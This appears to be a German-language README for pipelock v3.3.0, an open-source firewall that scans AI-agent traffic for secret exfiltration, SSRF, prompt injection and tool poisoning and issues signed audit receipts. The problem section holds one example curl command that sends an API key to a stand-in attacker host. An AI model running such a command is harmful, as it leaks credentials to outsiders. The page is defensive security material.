

pipelock v3.3.0
Open-Source-KI-Agenten-Firewall, die HTTP-, MCP-, A2A- und WebSocket-Traffic auf Exfiltration, SSRF und Prompt Injection scannt und überprüfbare signierte Aktionsbelege für das Audit ausgibt.
Open-Source-KI-Agent-Firewall für Verifiable Egress Control.



Pipelock sitzt zwischen KI-Agenten und dem Netzwerk. Es inspiziert vermittelten HTTP-, WebSocket-, MCP- und A2A-Datenverkehr sowie CONNECT-Tunnelinhalte, wenn TLS-Interception aktiviert ist, auf Exfiltration von Geheimnissen, Prompt-Injection, SSRF, Tool-Poisoning und riskante Tool-Aufrufketten. Reines CONNECT ohne Interception wird auf Hostnamen- und URL-Ebene gescannt. Konfigurierte MCP-Upstreams sind eine Ausnahme von der SSRF-Blockierung privater Adressen: lokale/private Server sind erlaubt, aber Cloud-Metadata-Endpunkte bleiben blockiert.
Pipelock gibt mediator-signierte Action Receipts über inhaltsbewusste Grenzentscheidungen aus, sodass ein Prüfer überprüfen kann, was Pipelock außerhalb der Agenten-Laufzeit entschieden hat. Der öffentliche agent-egress-bench-Korpus testet die Erkennungen. Der Gauntlet-Workflow ist die geplante Kandidatenprüfung des Produkts gegen einen festgelegten Korpus-Commit; er veröffentlicht nicht automatisch eine öffentliche Bewertung. Mehr erfahren: Open-Source-KI-Firewall.
Funktioniert mit: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problem · Verifizieren · Schnellstart · In Aktion · Erkennt · Funktionen · Architektur · Dokumentation · Playground · Blog · Dosu fragen
Probieren Sie es in Ihrem Browser im Live-Playground aus. Wenn Pipelock es verdient, geben Sie dem Repo einen Stern, damit andere es finden.
Das Problem
Ihr KI-Agent hat $PROVIDER_API_KEY in seiner Umgebung, plus Shell-Zugriff. Eine einzige Anfrage kann ihn preisgeben:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Jede Maschinenaktion, die dein Agent ausführt, sollte eine Grenze zwischen deinen Geheimnissen und dem offenen Internet überschreiten. Pipelock wird zu dieser Grenze, wenn der Agent über seinen Proxy, MCP-Wrapper, seine Sandbox, sein Host-Containment-Modell oder seine Cluster-Deployment-Topologie geleitet wird. Es scannt vermittelten ausgehenden und eingehenden Datenverkehr, blockiert oder markiert Angriffe je nach Modus und zeichnet signierte Nachweise der Entscheidung auf.

---

## Überzeuge dich selbst

Die meisten Agent-Sicherheitstools verlangen, dass du ihrem Dashboard vertraust. Pipelock gibt dir eine signierte Quittung und lässt dich sie selbst überprüfen, offline, mit einem Schlüssel, den du besitzt. Kein Konto und kein Server.